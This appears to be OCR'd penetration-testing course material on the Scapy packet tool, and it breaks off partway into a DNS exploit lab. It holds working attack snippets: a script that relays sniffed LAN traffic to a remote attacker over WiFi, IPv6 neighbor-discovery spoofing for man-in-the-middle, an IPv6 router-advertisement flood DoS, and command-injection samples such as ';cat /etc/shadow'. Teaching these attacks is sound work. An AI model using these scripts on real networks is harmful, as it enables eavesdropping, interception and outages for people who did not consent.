After receiving the responses, we can use the response object method "summary()" to get a brief summary of the response packet as shown. The flags field in the response packet is "SA" indicating a SYN+ACK response, revealing that TCP/80 is open on the target system.

Scapy by Example: Citrix Provisioning Services TFTP

- Flaw reported by Tim Medin on Packetstan.com
- Discovered crash following Nessus scan with TFTP Traversal plugin
- Evaluated crash condition using Scapy

```
>>> ls(TFTP)
op          : ShortEnumField        = (1)
>>> ls(TFTP_RRQ)
filename    : StrNullField          = ('')
mode        : StrNullField          = ('octet')
>>> send=IP(dst="192.168.31.130")/
UDP(sport=1024,dport=69)/ TFTP()/
TFTP_RRQ(filename='A'*20)
>>>
>>> send=IP(dst="192.168.31.130")/
UDP(sport=1024,dport=69)/ TFTP()/
TFTP_RRQ(filename='A'*200)
>>>
>>> send=IP(dst="192.168.31.130")/
UDP(sport=1024,dport=69)/ TFTP()/
TFTP_RRQ(filenam  A'*400)
```

TFTP Server Fail!

Scapy by Example: Citrix Provisioning Services TFTP

On the Packetstan.com blog, Tim Medin posted a note regarding a flaw he discovered in the Citrix Provisioning Services TFTP software. During a routine Nessus scan, Tim discovered that the Citrix Provisioning Services TFTP process would crash unexpectedly. As a critical system for booting diskless workstations, he decided to investigate the issue further.

Using Scapy, Tim evaluated the TFTP packet crafting functions including the TFTP() header function and the TFTP_RRQ() (TFTP read request) functions. First, Tim created a simple packet consisting of an IP header, followed by the UDP header. Next, he added the TFTP header using the default options, finally adding the TFTP read request header specifying a filename of 20 "A" characters.

When sending this packet, Tim didn't observe a crash condition. Next, he repeated the packet transmission, this time with 200 "A" characters. Still without observing a crash condition, Tim created a packet with a filename of 400 "A" characters. This time, the TFTP service crashed reliably, allowing Tim to further evaluate the flaw to identify if the crash is an exploitable condition.

Scapy in a Script

```
1  #!/usr/bin/env python
2  from scapy.all import srp,Ether,ARP,conf
3  # or from scapy.all import *
4  import sys
5
6  if len(sys.argv) != 2:
7          print "Usage: arpping.py <network>"
8          print " e.g.: arpping 10.10.10.0/24"
9          sys.exit(1)
10
11 conf.verb=0
12 ans,unans= srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=sys.argv[1]), timeout=2)
13 for s,r in ans:
14         print r.sprintf("%Ether.src% %ARP.psrc%")
```

```
# python arpping.py 192.168.31.0/24
WARNING: No route found for IPv6 destination :: (no default route?)
00:50:56:c0:00:01 192.168.31.1
00:50:56:ea:a5:7f 192.168.31.254
```


Scapy in a Script

So far, our Scapy examples have been run interactively with the Scapy interactive shell. We can also create Python programs that leverage the Scapy module for useful tools.

The example on this slide is a script called "arpping.py", which makes a command-line argument list of target systems to reach using the ARP protocol. Several items of important note in this script, by line number:

1. The shebang is used to invoke this script with the Python interpreter.
2. The Scapy module is loaded from "scapy.all"; instead of "import *" we limit the import to the Scapy modules we will be using, specifically "srp()", "Ether()", "ARP()" and the "conf" object. Limiting the number of modules loaded will reduce the memory overhead for this script; alternatively, "from scapy.all import *" would also work, importing all the modules.

11. A handful of runtime configuration objects are accessible with Scapy, such as the default network interface to transmit packets on (conf.iface) and verbosity controls (conf.verb). Scapy verbosity is minimized here by setting "conf.verb" to zero.
12. The srp() function is used to send one or more packets. The ARP destination address is broadcast and specified with the Ether.dst member. Additionally, the ARP IP query field is set to the value passed as the first command-line parameter (sys.argv[1]). When this is a range of hosts separated by a hyphen or a CIDR mask, Scapy will attempt to reach all the target systems.
13. A for control loop is used to iterate over the ans variable where the answers to the injected packet are recorded.
14. For each response packet ("r"), the method sprintf() is called, using the special Scapy syntax of "%Header.member%" to display the MAC address and IP address information.

Packet Capture Interaction

Read from a capture file, populating list of packets. Invoke Wireshark to view a packet.

```
>>> packets=rdpcap("in.pcap")
>>> packets
<in.pcap: TCP:195 UDP:57 ICMP:0 Other:12>
>>> packets[0][DNSQR]
<DNSQR  qname='BRW00234DDA2223.' qtype=A qclass=IN |>
>>> wireshark(packet[0])
```

Populate a list of packets from a live interface, returning after count. Save to "out.pcap".

```
>>> conf.iface="eth0"
>>> packets=sniff(count=10)
>>> packets
<Sniffed: TCP:1 UDP:1 ICMP:8 Other:0>
>>> wrpcap("out.pcap", packets)
```

Extend sniff function, processing each packet in a named function.

```
>>> fp = open("payload.dat","wb")
>>> def handler(packet):
...     fp.write(str(packet.payload.payload))
...
>>> sniff(offline="in.pcap",prn=handler)
<Sniffed: TCP:0 UDP:0 ICMP:0 Other:161190>
```


Packet Capture Interaction

Scapy has several features that allow us to easily work with packet capture data, reading from or writing to packet capture files.

In the first example, the rdpcap() function is used to read from the named packet capture file, returning a list of Scapy packet objects in the "packets" variable. Inspecting the packets variable reveals that 195 TCP packets, 57 UDP packets, and 12 other protocol packets were read.

In the packets list, we can inspect each packet by referring to the list element index (e.g. packets[0] or packets[300]). We can inspect specific protocol layers in these packets by chaining list index references (e.g. packets[0][DNSRQ]).

A very useful Scapy function is the ability to invoke Wireshark with a specific packet or list of packets by calling the wireshark() function.

Scapy can also capture packets into a list element with the sniff() function, as shown in the second example on this slide. You can save a single packet or a list of packets to a named packet capture with the wrpcap() function.

The sniff function can also be extended with a custom function that is invoked for each packet read. The third example on this slide first creates a file handle "fp" after opening the file "payload.dat" for writing in binary format. Next, a short "handler" function is defined that takes a packet variable with each invocation of the function. In the handler function, the packet.payload.payload variable is converted to a string and written to the file handle.

After defining the handler function, the sniff() function is called in an offline fashion, reading from the named packet capture file. For each packet read, the handler function is invoked and the specified portion of the packet payload is written to a file. Omitting the "offline" parameter in the sniff() function will cause Scapy to eavesdrop on the default network interface (or another interface specified in the global conf.iface variable; for example: `conf.iface="tap0"`).

Using the sniff() function in this manner gives us tremendous functionality for reading and modifying packet capture files. Using Scapy, you could easily write a tool to obfuscate the details of a packet capture, remove specific packets from the capture, extract payload data to a binary file (as shown in this example) or otherwise modify the data to suit the needs of a tool that may only work with specific packet capture types.

The sniff() function also has the ability to filter packets that are returned, either to an external callback function specified with "prn" or as a return value:

- filter – The filter parameter accepts packet type filters in the Berkeley Packet Filter (BPF) syntax, matching tcpdump's filtering functionality. For example, filter="tcp and dst port 80" will limit the sniff() function's returned packets to TCP packets that have a destination port of 80 (e.g. outbound HTTP).
- lfilter – The lfilter parameter accepts a Python callback function to use for filtering packets beyond what can be done with BPF filters. Similar in syntax to the "prn" callback function, lfilter allows us to use Scapy syntax to decide if a packet should be returned from sniff() or sent to the prn() callback. A simple example using filter, lfilter, and prn is shown below.

```
def printresp(packet):
    print packet.show()
# Only retrieve packets with my MAC address in the bootp chaddr field
def mymac(packet):
    if BOOTP in packet:
        if packet["BOOTP"].chaddr[0:6] == "\x00\x01\x02\x03\x04\x05":
            return True
    return False
# Call the sniff function, filtering for DHCP responses (UDP and dst port
$ 68) with lfilter to only
# show packets where my MAC address is in the chaddr field.
sniff(filter="udp and dst port 68",lfilter=mymac, prn=printresp)
```

Sniffer Channel over Wireless

- AP-like device inserted into Ethernet network, ARP spoofing for sniffing
- Sends remote attacker all packets over WiFi
  - "OUTPUT" interface must be in monitor mode

```
#!/usr/bin/env python
from scapy.all import *
INPUT="eth0"                          # Python variables in all uppercase
OUTPUT="mon0"                         # are intended to be used as constants
conf.verb=0

def inject(pkt):
        fakemac="00:00:de:ad:be:ef"
        sendp(RadioTap()/Dot11(type=2, addr1=fakemac, addr2=fakemac,
            addr3=fakemac)/pkt, iface=OUTPUT)

sniff(store=0,prn=inject,iface=INPUT)
```

Specify your own function for processing received packets

Sniffer Channel over Wireless

A second simple Scapy script is shown in this slide. This script was created to take advantage of a physical security problem at a customer site where the author was able to plant a small wireless access point (AP) under a desk while plugged into the Ethernet network. The AP was configured to mount an ARP spoofing attack to sniff all traffic on the network, then take each observed frame and send it over the wireless network for the attacker to observe for remote Ethernet sniffing.

With the interface named in the OUTPUT variable set up in monitor mode, this script will use the Scapy sniff() function to start sniffing all traffic on the network on the INPUT interface ("iface=INPUT"). Instead of storing packets ("store=0"), the script calls the "inject" function for each packet.

The "inject" function takes one parameter: The name of the packet retrieved by Scapy's sniff function. You can use your own Python or Scapy code to inspect this packet before processing the contents. For example, if you want to limit the packets being sent over the wireless network to TCP frames, you could add a check "`if not pkt.haslayer("TCP"): return`" prior to the sendp() call.

The inject function uses Scapy to create a fake IEEE 802.11 data packet (Dot11(), type=2) with a prepended RadioTap() header (necessary for wireless packet injection on Linux), appending the sniffed packet to the wireless packet payload. The sendp() function is used to transmit the packet on the OUTPUT interface ("iface=OUTPUT").

Anyone sniffing the wireless network will see packets with the MAC address "00:00:de:ad:be:ef", but the contents will look unusual, since the data packet is not correctly formatted. However, this is not a problem for the attacker who can use a simple Scapy script to sniff the received packets and convert them back into Ethernet frames.

Scapy and IPv6


- IPv6 supported in Scapy since 2006
  - Complete with ICMPv6, DHCPv6, IPv6 options and more
- Useful to solve two important issues:
  - Limited tools exist to evaluate IPv6 thoroughly (some attempts, but inflexible)
  - We need more experimentation with IPv6 to vet implementations and explore bugs

```
>>> ls(IPv6)
version    : BitField             = (6)
tc         : BitField             = (0)
fl         : BitField             = (0)
plen       : ShortField           = (None)
nh         : ByteEnumField        = (59)
hlim       : ByteField            = (64)
src        : SourceIP6Field       = (None)
dst        : IP6Field             = ('::1')
```


Scapy and IPv6

The IPv6 protocol and much of the extension capabilities have been supported in Scapy since 2006, including the ICMPv6 and DHCPv6 protocol. With support for IPv6 in Scapy, we have a simple mechanism to interact with IPv6 networks and IPv6 connected hosts with short scripts or interactive session. Having support for IPv6 in Scapy is important for penetration testers for several reasons, including:

- Today, limited tools exist to thoroughly test IPv6 networks. The tools that do exist are generally inflexible. With Scapy, we have tremendous flexibility for testing how hosts respond to various IPv6 packets including malformed frames.
- It is likely that many IPv6 implementation bugs exist in common systems, but have yet to be discovered or fully explored. As penetration testers, we need to explore IPv6 more thoroughly on target systems to identify yet-undiscovered vulnerabilities that could expose networks and systems.



Basic IPv6 Scanning


Earlier we established some of the fundamental concepts behind IPv6 and we can look at using Scapy to explore IPv6 networks. On Linux systems, load the IPv6 kernel driver with "modprobe ipv6", then start Scapy. The basic IPv6() method allows us to identify the header fields when we invoke the method or by accessing the member objects (as shown in this example with "i.dst"). We can append upper-layer protocols such as ICMPv6EchoRequest() and send the frame, observing a response from the target host as shown.

We can perform simple TCP or UDP port scanning with Scapy as well. In the second example, we record the answered (ans) and unanswered (unans) responses to our IPv6 packet to the same destination address, this time adding a TCP payload. In the destination port (dport) argument for the TCP payload, we specify a list of ports (enclosed in square brackets) we want to reach. Scapy will send multiple packets, one for each specified port and record the responses for us. In the output shown, we see responses from the target host for the loc_srv port (135) and microsoft_ds port (445), as indicated by the SYN ACK ("SA") TCP flags.

IPv6 Router Discovery

- ARP is deprecated in IPv6, replaced with ICMPv6 Neighbor Discovery
  - Used to announce router availability and solicit L2 addresses
- Like ARP, susceptible to manipulation with spoofed traffic
- Can use Scapy to forge router advertisements with spoofed IPv6 source address of router

```
>>> ether=(Ether(dst='00:50:56:c0:00:01',
src='00:de:ad:be:ef:00'))
>>> ipv6=IPv6(src='fe80::1', dst='fe80::2')
>>> na=ICMPv6ND_NA(tgt='fe80::1')
>>> lla=ICMPv6NDOptDstLLAddr(lladdr=
'00:de:ad:be:ef:00')
>>> sendp(ether/ipv6/na/lla,loop=1,inter=3)
```



IPv6 Router Discovery

The ARP protocol is no longer used in IPv6 networks, replaced with ICMPv6 Neighbor Discovery (ND). The ND protocol has two significant functions: Announcing the availability of a router on the LAN and soliciting the layer 2 address of hosts whose IPv6 address is known.

Like ARP, the ND protocol is susceptible to manipulation with spoofed traffic, allowing an attacker to impersonate a LAN router and to implement a Man-in-the-Middle (MITM) attack on the network, as shown.

IPv6 Neighbor Resource DoS

- Vulnerability in Windows hosts and many routers
  - 100% CPU utilization on all cores from IPv6 ND router advertisements
- Only targets hosts on the LAN
- No standard fix from the IETF, no fix from vendors

```
from scapy.all import *

pkt = Ether() \
 /IPv6() \
 /ICMPv6ND_RA() \
 /ICMPv6NDOptPrefixInfo(prefix=RandIP6(),prefixlen=64) \
 /ICMPv6NDOptSrcLLAddr(lladdr=RandMAC("00:00:0c"))

sendp(pkt,loop=1)
```

Scapy will send router advertisements with randomized source MAC addresses to the all-nodes multicast address, advertising randomized IPv6 router addresses, as fast as possible. **Do not do this on a production network!**

IPv6 Neighbor Resource DoS

A recent vulnerability in Windows hosts and common router platforms allows an attacker to consume 100% CPU on the LAN hosts by spoofing numerous IPv6 Neighbor Discovery (ND) router advertisements. Affecting all the hosts on the LAN, quickly injecting IPv6 messages indicating "I'm a new router" can quickly cause all systems to become unresponsive.

Some vendors have indicated that they are waiting for a recommendation from the IETF for the resolution of this flaw, since the current handling leading to a DoS condition is compliant with the IPv6 specification. To date, there has not been any advice from the IETF on the resolution of this flaw, leaving many systems vulnerable.

We can use a short Scapy script to generate IPv6 ND router advertisements as shown in this slide, using a random IPv6 router advertisement address with the Scapy RandIP6() method, advertising a fake router layer 2 address randomly selected with the Scapy RandMAC() method.

Note: Running this script on your LAN will cause all Windows hosts with IPv6 support and many routers to become unresponsive very quickly. Do not run this on a production network without express consent.

Module Summary

- Scapy is a powerful packet crafting, sniffing and analysis tool
- Used interactively or in scripts
- Attempts to use intelligence to fill in fields where appropriate
  - Never overrides your data values
- Sample scripts and tools

Module Summary


In this module, we introduced Scapy as a powerful tool for packet crafting, sniffing and analysis. Used interactively or as part of a Python script, Scapy uses a stacking technique to append packet headers together, using defaults, user-specified or packet intelligence to complete the field details. We can use Scapy to craft packets for various assessment tasks ranging from simple scripts to complex projects.

Recommended Reading

- http://www.secdev.org/projects/scapy/demo.html
- http://www.packetstan.com
- http://www.packetlevel.ch/html/scapy/scapyipv6.html

Recommended Reading

- http://www.secdev.org/projects/scapy/demo.html
- http://www.packetstan.com
- http://www.packetlevel.ch/html/scapy/scapyipv6.html




Exercise: Scapy DNS Exploit

In this exercise, you will build a Scapy-based exploit to target the jwdnsd DNS server running on the 10.10.10.68 host on UDP port 53. You can choose your own path to complete this exercise, based on your comfort with scripting and working with Python code:

- Simple Option: Use Scapy in the interactive mode (e.g., by running "scapy" from the shell and creating the packet manually) to send a malicious packet to the server and examine the server response.
- Advanced Option: Write a script to exploit the DNS server, parsing DNS responses and displaying the output of injected commands in a friendly manner.
- Elite Option: Simulate a remote command shell through your Scapy script that allows the user to run any commands on the target system.

Your goal in this exercise is to examine the file in /root/secret.txt, revealing the location of Jimmy Hoffa's final resting place.



Scapy Stuff You'll Need

To complete this exercise, you'll need to use the Scapy DNS() and DNSQR() functions. The DNS() function allows you to create a DNS header, pre-populated as a DNS request. The DNS() function accepts a parameter "qd", which represents the query data submitted in the request. You populate the qd parameter by returning the value from the DNSQR() function.


In the example on this slide, the sr1() function is used to send an IP packet with a UDP header. The DNS() function is used to append the DNS header to the UDP packet, populating the qd parameter with the query data specified in the DNSQR function. You'll use a similar technique to complete this lab exercise.

Note: If you are completing this lab exercise online, specify the tap0 interface for Scapy's packet injection by adding the configuration `conf.iface="tap0"` before the `sr1()` function, as shown here:

```
# scapy
Welcome to Scapy (2.3.2)
>>> conf.iface="tap0"
>>> answer =
sr1(IP(dst="8.8.8.8")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="www.sans.org")
))
```

Wireshark DNS Example

- Having Wireshark open for a reference example while crafting packets can be helpful
- Open the DNS sample capture shown below



/root/lab/day3/dns-example.pcap

Wireshark DNS Example


While you are working on this exercise, it may be beneficial to have a sample DNS query and response record displayed in Wireshark. You can use the capture file shown on this page in Wireshark for a reference example to use while creating the exploit script.

Jwdnsd Vulnerability Disclosure

```
Team OWNAGE-R-US
------------------------------------------------------------------------
Back agaln with more explOits. Team OWNAGE-R-US identifies a remote
command injection (RCI) vulnerability in jwdnsd. Disclosed here for
your DNS rootin-tootin-hackin enjoyment.

VULNERABILITY:

jwdnsd logs the contents of DNS queries with an invalid Type record to a file, but does
not validate input data.  Any DNS query that uses a type of 32 that includes a leading ";"
in the hostname portion of the query record will be executed by the server.  As r00t!

e.x. ;ls
     ;whoami
     ;cat /etc/shadow

D1SCLOSURE:

OWNAGE-R-US is holding our exploit to give the jwdnsd author time to
fix.  We're nice like that.
```


Jwdnsd Vulnerability Disclosure

The jwdnsd DNS server is vulnerable to a remote command injection (RCI) flaw, as described in the vulnerability disclosure report shown on this page. Use this information to develop the exploit that allows you to read the contents of the /root/secret.txt file.



Scapy DNS Exploit – STOP

Don't go any further unless you want to get the answers to the exercises. The next page will start going over the answers to this exercise.

If you are stuck or need a little help getting started, look at the next slide. Each successive slide gives you a little more assistance in building the exploit. However, if you want to do it all on your own, stop right here.

During this lab, you will get remote command injection against the DNS server running as root. With this access, you could easily ruin the box by removing essential files or add a backdoor for later access. Try to resist that urge until other people have finished the lab exercise successfully. Later, if you want to hack the box further, feel free.

Interacting with the DNS Server

- The jwdnsd server responds to queries using standard DNS lookup tools
- The EXPLOITS-R-US advisory indicates that query type 32 allows for RCI
